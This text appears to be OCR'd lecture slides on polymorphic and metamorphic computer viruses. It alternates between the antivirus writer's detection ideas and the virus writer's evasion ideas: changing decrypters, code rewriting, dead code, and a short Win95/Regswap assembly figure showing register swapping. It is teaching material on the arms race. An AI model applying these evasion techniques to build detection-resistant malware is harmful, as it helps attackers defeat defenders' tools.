
Take over the entry point

POLYMORPHIC VIRUSES




Take over the entry point

POLYMORPHIC VIRUSES




Take over the entry point


POLYMORPHIC VIRUSES: PROPAGATION



POLYMORPHIC VIRUSES: PROPAGATION



POLYMORPHIC VIRUSES: PROPAGATION



Encryption will yield a different output upon each invocation

POLYMORPHIC VIRUSES: ARMS RACE

Now you are the antivirus writer: how do you detect?

POLYMORPHIC VIRUSES: ARMS RACE

Now you are the antivirus writer: how do you detect?

- Idea #1: Narrow signature to catch the decrypter
    - Often very small: can result in many false positives
    - Attacker can spread this small code around and jmp

- Idea #2: Execute or statically analyze the suspect code to see if it decrypts.
    - How do you distinguish from common “packers” which do something similar (decompression)?
    - How long do you execute the code??

POLYMORPHIC VIRUSES: ARMS RACE

Now you are the antivirus writer: how do you detect?

- Idea #1: Narrow signature to catch the decrypter
  - Often very small: can result in many false positives
  - Attacker can spread this small code around and jmp

- Idea #2: Execute or statically analyze the suspect code to see if it decrypts.
  - How do you distinguish from common "packers" which do something similar (decompression)?
  - How long do you execute the code??

Now you are the *virus* writer again: how do you *evade*?

POLYMORPHIC VIRUSES: ARMS RACE

Now you are the *virus writer* again: how do you *evade*?

POLYMORPHIC VIRUSES: ARMS RACE

Now you are the *virus writer* again: how do you *evade*?

- Idea #1: Change the decrypter
  - Oligomorphic viruses: one of a fixed set of decrypters
  - True polymorphic viruses: endless number of decrypters
- Idea #2: Change the decrypted code itself

METAMORPHIC CODE

METAMORPHIC CODE

- Every time the virus propagates, generate a *semantically different* version of the code
  - Higher-level semantics remain the same
  - But the way it does it differs
    - Different machine code instructions
    - Different algorithms to achieve the same thing
    - Different use of registers
    - Different constants….

METAMORPHIC CODE

- Every time the virus propagates, generate a *semantically different* version of the code
  - Higher-level semantics remain the same
  - But the way it does it differs
    - Different machine code instructions
    - Different algorithms to achieve the same thing
    - Different use of registers
    - Different constants….

- How would you do this?
  - Include a code rewriter with your virus
  - Add a bunch of complex code to throw others off (then just never run it)

```
5A              pop   edx
BF04000000      mov   edi,0004h
8BF5            mov   esi,ebp
B80C000000      mov   eax,000Ch
81C288000000    add   edx,0088h
8B1A            mov   ebx,[edx]
899C8618110000  mov   [esi+eax*4+00001118],ebx

58              pop   eax
BB04000000      mov   ebx,0004h
8BD5            mov   edx,ebp
BF0C000000      mov   edi,000Ch
81C088000000    add   eax,0088h
8B30            mov   esi,[eax]
89B4BA18110000  mov   [edx+edi*4+00001118],esi
```

Figure 4: Win95/Regswap using different registers in new generations


